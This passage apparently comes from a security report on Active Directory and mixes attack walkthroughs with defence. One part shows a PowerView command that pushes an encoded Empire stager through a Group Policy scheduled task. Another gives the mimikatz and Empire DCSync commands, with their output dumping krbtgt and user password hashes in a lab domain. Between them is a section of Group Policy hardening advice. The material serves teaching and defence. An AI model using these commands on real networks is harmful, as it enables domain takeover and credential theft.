Scheduled tasks fall under the Group Policy preferences. The group policy client will check to see which *Client-Side Extensions* (CSEs) exist as part of the **gPMCMachineExtensionNames** and **gPCUserExtensionNames** attributes.

According to Microsoft, CSE GUIDs enable a specific client-side extension on the group policy client to be linked to policy data. This data is stored within the logical and physical components of a Group Policy Object on the group policy server for that specific extension.

As an example, the CSE GUID for immediate Scheduled Tasks as they would be stored in the **gPMCMachineExtensionNames** attribute are:

```
[ {00000000-0000-0000-0000-000000000000} {79F92669-4224-476C-9C5C-6EFB4D87DF4A} {CAB54552-DEEA-4691-817E-ED4A4D1AFC72} ] [ {AADCED64-746C-4633-A97C-D61349046527} {CAB54552-DEEA-4691-817E-ED4A4D1AFC72} ]
```

In a more readable format:

```
[
    {00000000-0000-0000-0000-000000000000}
    {79F92669-4224-476C-9C5C-6EFB4D87DF4A}
    {CAB54552-DEEA-4691-817E-ED4A4D1AFC72}
]
[
    {AADCED64-746C-4633-A97C-D61349046527}
    {CAB54552-DEEA-4691-817E-ED4A4D1AFC72}
]
```

²⁴ AnandK, Install Group Policy Management Console in Windows 10, *TheWindowsClub*, 2017, <https://www.thewindowsclub.com/install-group-policy-management-console>, (29 March 2021)

²⁵ HarmJ0y, PowerView Github Repository, *Github*, 2016, <https://github.com/PowerShellMafia/PowerSploit/blob/26a0757612e5654b4f792b012ab8f10f95d391c9/Recon/PowerView.ps1#L5907-L6122>, (29 March 2021)

This translates in the following:

```
[
  {Core GPO Engine}
  {Preference Tool CSE GUID Local users and groups}
  {Preference Tool CSE GUID Scheduled Tasks}
]
[
  {Preference CSE GUID Scheduled Tasks}
  {Preference Tool CSE GUID Scheduled Tasks}
]
```

When the group policy client realizes there are some scheduled tasks to apply, it will search for a file in the GP directory called ScheduledTasks.xml. That file originates in the following location:

```
\\<domain.com>\sysvol\domain.com\Policies\gpo_name\Machine\Preferences\ScheduledTasks.xml
```

The group policy client will then parse the ScheduledTasks.xml and register the task locally.

Proof of Concept:

We first need to build a schtask.XML template to substitute the appropriate configuration/command and then copy it to the gpo_name\Machine\Preferences\ScheduledTasks\ScheduledTasks.xml of the GPO to which we have edit rights as mentioned above.

After waiting 1-2 hours (Group policy refresh cycle) we can remove the .xml to minimize our footprint.


PowerView's New-GPOImmediateTask function automates this for us!

The **-TaskName** argument is required, **-Command** specifies the command to run and **-CommandArguments** specifies the arguments. The author, description and modification date can also optionally be specified.

A schtask.XML is built and placed in the appropriate directory based on the **-GPOname** or **-GPODisplayName** argument we've given the tool. By default the tool will prompt you before copying but this can be suppressed by using the **-Force** flag.

Example: We'll push an [Empire](#)²⁶ stager to machines where the GPO with display name SecurePolicy is applied with the following command:

```
New-GPOImmediateTask -TaskName Debugging -GPODisplayName SecurePolicy -CommandArguments '-NoP -NonI -W Hidden -Enc JABXAGMAPQBO...' -Force
```



```
PS C:\Temp> New-GPOImmediateTask -TaskName Debugging -GPODisplayName SecurePolicy -CommandArguments '-NoP -NonI -W Hidden -Enc JABXAGMAPQBO...' -Force
```

Figure 101: source - <https://www.harmj0y.net/blog/redteaming/abusing-gpo-permissions/>

²⁶ Xorrior, Empire Github Repository, *Github*, 2019, <https://github.com/EmpireProject/Empire>, (29 March 2021)

```
EMPIRE

149 modules currently loaded
0 listeners currently active
0 agents currently active

(Empire) > listeners
[!] No listeners currently active
(Empire: listeners) > execute
(Empire: listeners) > launcher test
powershell.exe -NoP -NonI -W Hidden -Enc JABXAGMAPQB0AEUAVwAtAE8AQgBqAGUAYwBUACAAUwBZAFMAdABLAG0ALgB0AEUAdAAuAFcA
1AD0AJwBNAG8AegBpAGwAbABhAC8ANQAUADAIAAoAFcAaQBuAGQAbwB3AHMAIAB0AFQAIaA2AC4AMQA7ACAAVwBPAPFcANgA0ADsAIABUAHIAaQBh
AdgA6ADEAMQAuADAaKQAgAGwAaQBBrAGUAIABHAGUAYwBrAG8AJwA7ACQAVwBDAC4ASAB1AEERAB1AHIAcwAuAEEAZABkACgAJwBVAHMAZQByAC0A
7ACQAdwBjAC4AUABYAG8AWABZACAAPQAgAFsAUwBZAFMAdABFAG0ALgB0AEUAVAAuAFcAZ0BiAFIARQBRAFUARQBTAFQAXQA6ADoARAB1AEYAQOBj
A0wAkAFcAYwAuAFAAcgBvAHgAeQAuAEMAcgBFAEQARQBwAHQAaQBBAEwAUwAgAD0AIABbAFMAWQBzAFQARQBNAc4ATgB1AFQALgBDAFIAZQBkAEUA
dADoA0gBEAGUAZgBBAHUAbAB0AE4ARQB0AFcAbwBSAGsAQwBSAEUARABFAE4AdABpAGEATABTADsAJABLAD0AJwAyAGMAMQAuADMAZgAyAGMANAB1
AMgB1ADAAMQA4ADIAMQA3ADcAMABmAGEAJwA7ACQASQA9ADAA0wBbAEMASABhAFIAWwBdAF0AJABCAD0AKABbAGMAaABBAHIAWwBdAF0AKAAKAhcA
TAFQAUgBJAG4AZwAoACIAaAB0AHQAaCA6AC8ALwAxADkAMgAuADEANGA4AC4ANQAYAC4AMQA0ADIA0gA4ADAA0AAwAC8AaQBwAGQAZQB4AC4AYQBz
ALQBIAFgATwByACQASwBbACQAaQARAcSsAJQAKAGsALgBMAEUAbgBnAFQAAABdAH0A0wBjAEUAWAAgACgAJABiAC0ASgBPAPkAbgAnACcAKQA=
(Empire: listeners) > [+] Initial agent GVZVKBHG1VGH2B4W from 192.168.52.200 now active

(Empire: listeners) > agents
[*] Active agents:

Name           Internal IP      Machine Name    Username          Process           Delay    Last Seen
-----
GVZVKBHG1VGH2B4W 192.168.52.200  WINDOWS1       *TESTLAB\SYSTEM  powershell/2128   5/0.0    2016-03-17
```

Figure 102: source - <https://www.harmj0y.net/blog/redteaming/abusing-gpo-permissions/>

We can automatically remove the schtask.XML after execution by supplying the -Remove flag:

```
New-GPOImmediateTask -Remove -Force -GPDisplayName SecurePolicy
```

5.4 Group Policies Design Best Practices

As we've covered in the previous chapters, GPO misconfigurations can have devastating consequences for the Windows environment and its users. We'll cover a few best practices to keep in mind when setting up and configuring group policies to prevent exploitation.

5.4.1 Don't modify Default Domain Policy and Default Domain Controller Policy

Use the Default Domain Policy for account lockout, password and Kerberos settings only, put any other settings in other GPOs. The Default Domain Policy affects all users and computers from a domain level.

Use the Default Domain Controller policy to apply User Rights Assignment Policies and Audit Policies only and put other settings in separate GPOs.

5.4.2 Creating a well-designed Organizational Unit structure

Having good OU structures makes it easier for system administrators to apply and troubleshoot Group Policies. Don't mix different types of Active Directory objects in the same OUs. Instead, separate users and computers into their own OUs and then create sub-OUs for each department or function.

Putting users and computers in separate OUs makes it easier to apply computer policies to only the correct users, it's also better to create a GPO and link it to many OUs instead of linking it to one OU and deal with computers or users that the policy should not affect.

5.4.3 GPO naming

Being able to quickly identify what a GPO does by looking at its name will make Group Policy administration easier, giving a GPO a generic name like “Computer settings” will only cause confusion. Below are some name patterns to take into consideration.

- Policies for user accounts
 - U_name_of_policy
- Policies for computer accounts
 - C_name_of_policy
- Policies for computers and accounts
 - CU_name_of_policy

Some examples of policy names:

- U_SoftwareRestriction
- U_SoftwareInstallation
- C_DesktopSettings
- CU_AuditSettings

It’s important to create each GPO according to its purpose rather than where you’re linking it to. If you want to have a GPO with the purpose of providing server hardening settings, put only server hardening settings in it and label it accordingly.

5.4.4 Add comments to your GPOs

Besides maintaining a good naming policy for the GPOs, it is also important to add comments to each GPO describing why it was created, its function and which settings it contains. This information can be very handy.

5.4.5 Don’t set GPOs at domain level

Each GPO that is set at the domain level will be applied to **all** users and computers. This will lead to some settings being applied to objects that you don’t want it to apply to. Therefore, the only GPO that should be applied to the domain level is the Default Domain Policy.

Apply other GPOs at a more granular level!

5.4.6 Apply GPOs at the OU root

Applying GPOs at the OU root will allow sub OUs to inherit these policies, which as a result in the system administrator not having to apply the policy to each sub OU. If you have users and computers you don’t want to inheriting settings to, then you can put them in their own OU and apply a policy directly to that OU.

Keep in mind to be careful at all times when inheriting policies to sub OUs!

5.4.7 Don’t use the root Users or Computers folder in Active Directory

The root Users and/or Computers folders within Active Directory are not OUs, so they cannot have GPOs linked to them. The only way to apply policies to these folders is by linking them to the domain level. As stated above, you should avoid doing that.

As soon as a new user or computer object appears in these folders, move them to the appropriate OU immediately!

5.4.8 Do not disable GPOs

If a GPO is linked to an OU but you don't want to apply it, delete the link instead of disabling the GPO. Deleting the link from an OU will not delete the GPO. It only removed the link from the OU, and its settings will no longer be applied.

Disabling the GPO will stop it from being applied entirely on the domain, which might cause problems if you use this GPO in another OU.

5.4.9 Implement change management for Group Policies

Group policies can become a complicated matter, and therefore, get out of control if you let all the administrators make changes as they feel necessary. Tracking changes to GPOs can be difficult as security logs might not give you a full picture of what exactly has been changed, and how.

The most important GPO changes should be discussed with management and should be fully documented. You should set up e-mail alerts for changes to critical GPOs because you must know about these changes as soon as possible in order to avoid downtime.

5.4.10 Avoid using blocking policy inheritance and policy enforcement

If you have a good OU structure in place, you will most likely be able to avoid the usage of blocking policy inheritance and policy enforcement. These settings make GPO troubleshooting and management even more difficult.

Blocking policy inheritance and policy enforcement are never almost never necessary if the OU structure is designed properly.

5.4.11 Use small GPOs

Creating small GPOs simplify administration and troubleshooting, managing, design and implementation. Below are some examples on how to break GPOs into smaller policies.

- Browser settings
- Security settings
- Software installation settings
- AppLocker settings
- Network settings
- Drive mappings

Keep in mind that larger GPOs with more settings will require less processing at log on, loading many small GPOs can take more time. Larger GPOs can have conflicts that you have to troubleshoot, and administrators will have to pay more attention to GPO inheritance.

5.4.12 Avoid using a lot of WMI filters

By using WMI you can describe almost any user or computer based on the large number of classes WMI has to offer. However, using many WMI filters will slow down user logins and lead to bad user experience, as well as complicate the troubleshooting process.

Try to use security filters over WMI filters, because they require less resources.

5.4.13 Use loopback processing

Using loopback processing for specific use cases limits user settings to the computer that the GPO is applied to. A common use of loopback processing is on terminal servers, when users log into a server and you need to apply specific user settings when they log on only on those servers. You must create a GPO, enable loopback processing and apply the GPO to the OU that has the server in it.

5.4.14 Use gpresult to troubleshoot GPO issues

The command “gpresult” displays Group Policy information for a remote user and computer. It breaks down how long it takes to process the GPO as well. This command is available only in Windows 10 and Windows Server 2016.

5.5 Group Policy Settings Best Practices

5.5.1 Limit control panel access

It's important to limit access to the Control Panel, certainly when the user is not an administrator within the windows environment. The policies listed below allow you to limit all access to Control Panel, or limit access to specific users.

- Hide specified Control Panel items
- Prohibit access to Control Panel and PC settings
- Show only specified Control Panel items

5.5.2 Prohibit removable media drives

Removable media can be very dangerous. If an infected drive or device is plugged into the system, it unleashes its malware into the whole network. Within an office environment, it's best to disable removable drives entirely using the Prevent installation of removable devices policy. It's also possible to disable DVDs, CDs and even floppy drives in environment where these are still applicable.

5.5.3 Make sure command prompt and PowerShell are disabled

Both the command prompt and PowerShell can be very useful for administrators, but in the wrong hands can cause serious harm. It gives users the opportunity to run commands that could damage the network. Therefore, it is advised to disable it for regular users. You can do that with the Prevent access to the command prompt policy.

5.5.4 Disable software installations

There are numerous ways to block users from installing new software onto their system. By doing you the maintenance work is reduced and it helps to avoid cleaning up when some bad software is installed. Software installation can be disabled through the AppLocker and Software Restriction Group Policy settings, and by disabling certain extensions such as .exe from running.

5.5.5 Disable NTLM in your network infrastructure

NTLM is used for computers that are member of a workgroup and for local authentication. Within Active Directory Kerberos takes care of authentication instead of NTLM, because it is a stronger authentication protocol that utilizes mutual authentication rather than NTLM challenge/response methods.

NTLM has a lot of known vulnerabilities and makes use of weaker cryptography, so it's more vulnerable to brute force attacks. NTLM should be disabled in your network by using the Group Policy to allow only Kerberos authentication. Prior to making this change, make sure that both Microsoft and third-party applications within the network do not require NTLM authentication.

6 Domain Controller Synchronization

6.1 What is DCSync?

The DCSync attack, which was developed and published in 2015, greatly simplifies access to an Active Directory Domain Controller by eliminating the need to compromise one. Instead, DCSync helps an attacker to completely compromise an entire forest with a single domain administrator credential (or even a domain user with sufficient privileges). The intruder will impersonate a Domain Controller using DCSync.

The attacker uses the GetNCChanges request to request that the primary Domain Controller uses the Directory Replication Service (DRS) Remote Protocol to replicate user credentials back to the attacker.

DCSync attacks are simple to launch with tools such as Mimikatz and Empire. Mimikatz and other software, have built-in features that enable attackers to mimic a Domain Controller and send the request.

This prevents the intruder from dumping the Windows NTDS.DIT database file, which will almost definitely prompt warnings from a network monitoring system like a SIEM or IPS. Using these procedures, this attack takes advantage of Active Directory's legitimate and required features, which cannot be switched off or disabled.

[Golden](#) and [Silver Ticket](#) attacks may be preceded by DCSync attacks.




Figure 103: source - <https://stealthbits.com/blog/what-is-dcsync-an-introduction/>

Protocol Usage

In general, the DCSYNC attack operates in the following manner:

1. A Domain Controller must be discovered to request replication.
2. The **GetNCChanges** function is used to demand user replication.
 - a. GetNCChanges – The Domain Controller (attacker) sends a DSNCChanges request to the other Domain Controller when the first one wants to get AD object updates from the second one. The response contains updates that the client (First DC) has to apply.
3. The DC sends the requestor replication files, including password hashes.



Figure 104: source - <https://stealthbits.com/blog/what-is-dcsync-an-introduction/>

As a precursor to a Golden Ticket attack, DCSync may be used to recover the KRBTGT HASH.

6.2 Rights Required

Let's first cover the permissions required to carry out this attack. It's worth noting that this attack requires the use of certain elevated privileges. This is why this attack is graded as late in the kill chain, as obtaining these rights usually takes some time. Administrators, Domain Admins, and Enterprise Admins have the requisite privileges in general, but the following rights are required in particular.

JEFFLAB.local Properties

General Managed By Object Security Attribute Editor

Group or user names:

- CREATOR OWNER
- SELF
- Authenticated Users
- SYSTEM
- Michael Bluth (Michael@JEFFLAB.local)
- Enterprise Read-only Domain Controllers (JEFFLAB\Enterprise R...

Permissions for Michael Bluth

Permissions for Michael Bluth	Allow	Deny
Replicating Directory Changes	<input checked="" type="checkbox"/>	<input type="checkbox"/>
Replicating Directory Changes All	<input checked="" type="checkbox"/>	<input type="checkbox"/>
Replicating Directory Changes In Filtered Set	<input type="checkbox"/>	<input type="checkbox"/>
Replication synchronization	<input type="checkbox"/>	<input type="checkbox"/>

For special permissions or advanced settings, click Advanced.

- Replicating Directory Changes
- Replicating Directory Changes All
- Replicating Directory Changes In Filtered Set

Figure 105: source - <https://www.hackingarticles.in/credential-dumping-dcsync-attack/>

Exploiting DCSync

We have a regular user account named Yashika which is not a part of any privileged account group at the moment (Administrators, Domain Admin or Enterprise Admin).

```
C:\Users\yashika>whoami /groups ↵
```

GROUP INFORMATION

```
-----
```

Group Name	Type	SID
Everyone	Well-known group	S-1-1-0
BUILTIN\Users	Alias	S-1-5-32-545
NT AUTHORITY\INTERACTIVE	Well-known group	S-1-5-4
CONSOLE LOGON	Well-known group	S-1-2-1
NT AUTHORITY\Authenticated Users	Well-known group	S-1-5-11
NT AUTHORITY\This Organization	Well-known group	S-1-5-15
LOCAL	Well-known group	S-1-2-0
Authentication authority asserted identity	Well-known group	S-1-18-1
Mandatory Label\Medium Mandatory Level	Label	S-1-16-8192

Figure 106: source - <https://www.hackingarticles.in/credential-dumping-dcsync-attack/>

When an attacker tries to use the MimiKatz-DCSYNC command to obtain user credentials by contacting other Domain Controllers in the domain, an error will occur, as seen in the screenshot.

```
.#####. mimikatz 2.2.0 (x64) #18362 May  2 2020 16:23:51
.## ^ ##. "A La Vie, A L'Amour" - (oe.eo)
## / \ ## /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
## \ / ## > http://blog.gentilkiwi.com/mimikatz
'## v #' Vincent LE TOUX ( vincent.letoux@gmail.com )
'#####' > http://pingcastle.com / http://mysmartlogon.com ***

mimikatz # lsadump::dcsync /domain:ignite.local /user:krbtgt ↵
[DC] 'ignite.local' will be the domain
[DC] 'WIN-S0V7KMTVLD2.ignite.local' will be the DC server
[DC] 'krbtgt' will be the user account
ERROR kuhl_m_lsadump_dcsync ; GetNCChanges: 0x000020f7 (8439)
mimikatz # _
```

Figure 107: source - <https://www.hackingarticles.in/credential-dumping-dcsync-attack/>

So, we've given user Yashika Domain Admins rights, and she's now a part of the Domain Admin Group, which is also an AD privileged group. The rights previously mentioned in "6.2 Rights Required" suffice as well.




Figure 108: source - <https://www.hackingarticles.in/credential-dumping-dcsync-attack/>

We can then confirm the rights have been given by listing the details of Yahiska's group information. With the `whoami /groups` command.

```
C:\Users\yashika>whoami /groups
GROUP INFORMATION
-----
Group Name                                     Type                                     SID
=====
Everyone                                     Well-known group                       S-1-1-0
BUILTIN\Users                               Alias                                  S-1-5-32-545
BUILTIN\Administrators                     Alias                                  S-1-5-32-544
NT AUTHORITY\INTERACTIVE                   Well-known group                       S-1-5-4
CONSOLE LOGON                             Well-known group                       S-1-2-1
NT AUTHORITY\Authenticated Users           Well-known group                       S-1-5-11
NT AUTHORITY\This Organization              Well-known group                       S-1-5-15
LOCAL                                     Well-known group                       S-1-2-0
IGNITE\Domain Admins                       Group                                  S-1-5-21-35235570
Authentication authority asserted identity Well-known group                       S-1-18-1
IGNITE\Denied RODC Password Replication Group Alias                                  S-1-5-21-35235570
Mandatory Label\Medium Mandatory Level    Label                                  S-1-16-8192
```

Figure 109: source - <https://www.hackingarticles.in/credential-dumping-dcsync-attack/>

Now let's send a request, asking for the credentials of the KRBTGT service account with the command listed below.

```
lsadump::dcsync /domain:<domain_name> /user:krbtgt
```

As you can see in the screenshot below, it retrieves the KRBTGT NTLM hash for us, this hash can be used to conduct a golden ticket attack.


```

.#####. mimikatz 2.2.0 (x64) #18362 May  2 2020 16:23:51
.## ^ ##. "A La Vie, A L'Amour" - (oe.eo)
## / \ ## /** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
## \ / ## > http://blog.gentilkiwi.com/mimikatz
'## v #' Vincent LE TOUX ( vincent.letoux@gmail.com )
'#####' > http://pingcastle.com / http://mysmartlogon.com ***

mimikatz # lsadump::dcsync /domain:ignite.local /user:krbtgt
[DC] 'ignite.local' will be the domain
[DC] 'WIN-S0V7KMTVLD2.ignite.local' will be the DC server
[DC] 'krbtgt' will be the user account

Object RDN          : krbtgt

** SAM ACCOUNT **

SAM Username       : krbtgt
Account Type       : 30000000 ( USER_OBJECT )
User Account Control : 00000202 ( ACCOUNTDISABLE NORMAL_ACCOUNT )
Account expiration  :
Password last change : 4/15/2020 5:42:33 AM
Object Security ID  : S-1-5-21-3523557010-2506964455-2614950430-502
Object Relative ID  : 502

Credentials:
Hash NTLM: f3bc61e97fb14d18c42bcbf6c3a9055f
ntlm- 0: f3bc61e97fb14d18c42bcbf6c3a9055f
lm - 0: 439bd1133f2966dcdf57d6604539dc54

```

Figure 110: source - <https://www.hackingarticles.in/credential-dumping-dcsync-attack/>

We can get passwords for any user account in the domain using the same technique. It not only requests it for the latest hash, but also for the previously stored credentials.

```

mimikatz # lsadump::dcsync /domain:ignite.local /user:kavish
[DC] 'ignite.local' will be the domain
[DC] 'WIN-S0V7KMTVLD2.ignite.local' will be the DC server
[DC] 'kavish' will be the user account

Object RDN          : kavish

** SAM ACCOUNT **

SAM Username       : kavish
User Principal Name : kavish@ignite.local
Account Type       : 30000000 ( USER_OBJECT )
User Account Control : 00010280 ( ENCRYPTED_TEXT_PASSWORD_ALLOWED NORMAL_ACCOUNT )
Account expiration  :
Password last change : 5/10/2020 10:02:27 AM
Object Security ID  : S-1-5-21-3523557010-2506964455-2614950430-1604
Object Relative ID  : 1604

Credentials:
Hash NTLM: 4f65927f6dae9e794cbca3407ee3890d
ntlm- 0: 4f65927f6dae9e794cbca3407ee3890d
ntlm- 1: 9e6774bd751acba910b295bad51f8372
ntlm- 2: 64fbae31cc352fc26af97cbdef151e03
lm - 0: 39ce69df857ddb632769fb5d65febbae
lm - 1: 0c17825bc49203d0be36eaea28b2c024
lm - 2: 4b3698bfd19b583eac3a5ae13f6b9939

Supplemental Credentials:
* Primary:NTLM-Strong-NTOWF *
Random Value : e73b69c3cc34245d313fc89485048fdc

* Primary:Kerberos-Newer-Keys *
Default Salt : IGNITE.LOCALkavish
Default Iterations : 4096
Credentials
aes256_hmac (4096) : 8b05532dca75ecb716f667b985a02a4d64243548d081
aes128_hmac (4096) : 2913f3f208007432a22122392dca58ed
des_cbc_md5 (4096) : 768364d00ea28525
OldCredentials
aes256_hmac (4096) : 4bb5ce89b851bbf8c5ba2cd75e4cccc59fff4985c4c9
aes128_hmac (4096) : e3c365232530a22efbd407ce256262c4
des_cbc_md5 (4096) : 5bd9dccb4a98aed0
OlderCredentials
aes256_hmac (4096) : 9f69515cfc59ac4d681b8a2d19f5c17815d639d5
aes128_hmac (4096) : d59d4bd8a8140c5f236de7dc0b0342a9
des_cbc_md5 (4096) : 76986d67ce2a2085

```

Figure 111: source - <https://www.hackingarticles.in/credential-dumping-dcsync-attack/>

6.2.1 DCSync remotely with Empire

If you want to carry out the attack remotely, PowerShell Empire is one of the best tools for the job. The computer that is a member of a privilege group (Administrators, Domain Manager, or Enterprise Admin, or an account with the privileges mentioned in “6.2 Rights Required”) has to be compromised, as seen in the screenshot below.

```
(Empire: 9VXCWABY) > shell whoami /groups
[*] Tasked 9VXCWABY to run TASK_SHELL
[*] Agent 9VXCWABY tasked with task ID 1
(Empire: 9VXCWABY) >
GROUP INFORMATION
-----
Group Name                                     Type                                     SID
=====
Everyone                                     Well-known group S-1-1-0
BUILTIN\Users                               Alias                                     S-1-5-32-545
BUILTIN\Administrators                     Alias                                     S-1-5-32-544
NT AUTHORITY\INTERACTIVE                   Well-known group S-1-5-4
CONSOLE LOGON                             Well-known group S-1-2-1
NT AUTHORITY\Authenticated Users           Well-known group S-1-5-11
NT AUTHORITY\This Organization              Well-known group S-1-5-15
LOCAL                                      Well-known group S-1-2-0
IGNITE\Domain Admins                       Group                                     S-1-5-21-3523557010
Authentication authority asserted identity Well-known group S-1-18-1
IGNITE\Denied RODC Password Replication Group Alias                                     S-1-5-21-3523557010
Mandatory Label\Medium Mandatory Level    Label                                     S-1-16-8192

..Command execution completed.
```

Figure 112: source - <https://www.hackingarticles.in/credential-dumping-dcsync-attack/>

Now load the following module by using the commands listed below, which will run the Mimikatz PowerShell script to perform a DCSync attack on another Domain Controller in the domain to receive the credentials. We'll request the KRBTGT account hashes once again, and it'll return the KRBTGT NTLM hash as a result.

```
usemodule credentials/mimikatz/dcsync
set user krbtgt
execute
```

```
(Empire: 9VXCWABY) > usemodule credentials/mimikatz/dcsync
(Empire: powershell/credentials/mimikatz/dcsync) > set user krbtgt
(Empire: powershell/credentials/mimikatz/dcsync) > execute
[*] Tasked 9VXCWABY to run TASK_CMD_JOB
[*] Agent 9VXCWABY tasked with task ID 2
[*] Tasked agent 9VXCWABY to run module powershell/credentials/mimikatz/dcsync
(Empire: powershell/credentials/mimikatz/dcsync) >
Job started: NRBDAB

Hostname: DESKTOP-RGP209L.ignite.local / S-1-5-21-3523557010-2506964455-2614950430

##### mimikatz 2.2.0 (x64) #18362 Apr 21 2020 12:42:25
.## ^ ##. "A La Vie, A L'Amour" - (oe.eo)
## / \ ## /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
## \ / ## > http://blog.gentilkiwi.com/mimikatz
'## v ##' Vincent LE TOUX ( vincent.letoux@gmail.com )
'#####' > http://pingcastle.com / http://mysmartlogon.com ***

mimikatz(powershell) # lsadump::dcsync /user:krbtgt
[DC] 'ignite.local' will be the domain
[DC] 'WIN-S0V7KMTVLD2.ignite.local' will be the DC server
[DC] 'krbtgt' will be the user account

Object RDN : krbtgt

** SAM ACCOUNT **

SAM Username : krbtgt
Account Type : 30000000 ( USER_OBJECT )
User Account Control : 00000202 ( ACCOUNTDISABLE NORMAL_ACCOUNT )
Account expiration :
Password last change : 4/15/2020 5:42:33 AM
Object Security ID : S-1-5-21-3523557010-2506964455-2614950430-502
Object Relative ID : 502

Credentials:
Hash NTLM: f3bc61e97fb14d18c42bc6f6c3a9055f
ntlm- 0: f3bc61e97fb14d18c42bc6f6c3a9055f
lm - 0: 439bd1133f2966dcdf57d6604539dc54

Supplemental Credentials:
* Primary:NTLM-Strong-NTOWF *
Random Value : 4698d716313a2204caaf4dcc34f8bab1
```

Figure 113: source - <https://www.hackingarticles.in/credential-dumping-dcsync-attack/>

Empire also has a similar module that retrieves the hash of all the Domain Controller users as seen in the screenshot below.

```
usemodule credentials/mimikatz/dcsync_hashdump
execute
```

```
(Empire: 9VXCWA8Y) > usemodule credentials/mimikatz/dcsync_hashdump
(Empire: powershell/credentials/mimikatz/dcsync_hashdump) > execute
[*] Tasked 9VXCWA8Y to run TASK_CMD_JOB
[*] Agent 9VXCWA8Y tasked with task ID 3
[*] Tasked agent 9VXCWA8Y to run module powershell/credentials/mimikatz/dcsync_hashdump
(Empire: powershell/credentials/mimikatz/dcsync_hashdump) >
Job started: K6D2MX

Administrator:500:aad3b435b51404eeaad3b435b51404ee:32196b56ffe6f45e294117b91a83bf38:::
Guest:501:NONE:::
DefaultAccount:503:NONE:::
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:f3bc61e97fb14d18c42bcfb6c3a9055f:::
yashika:1601:aad3b435b51404eeaad3b435b51404ee:64fbae31cc352fc26af97cbdef151e03:::
geet:1602:aad3b435b51404eeaad3b435b51404ee:64fbae31cc352fc26af97cbdef151e03:::
aarti:1603:aad3b435b51404eeaad3b435b51404ee:64fbae31cc352fc26af97cbdef151e03:::
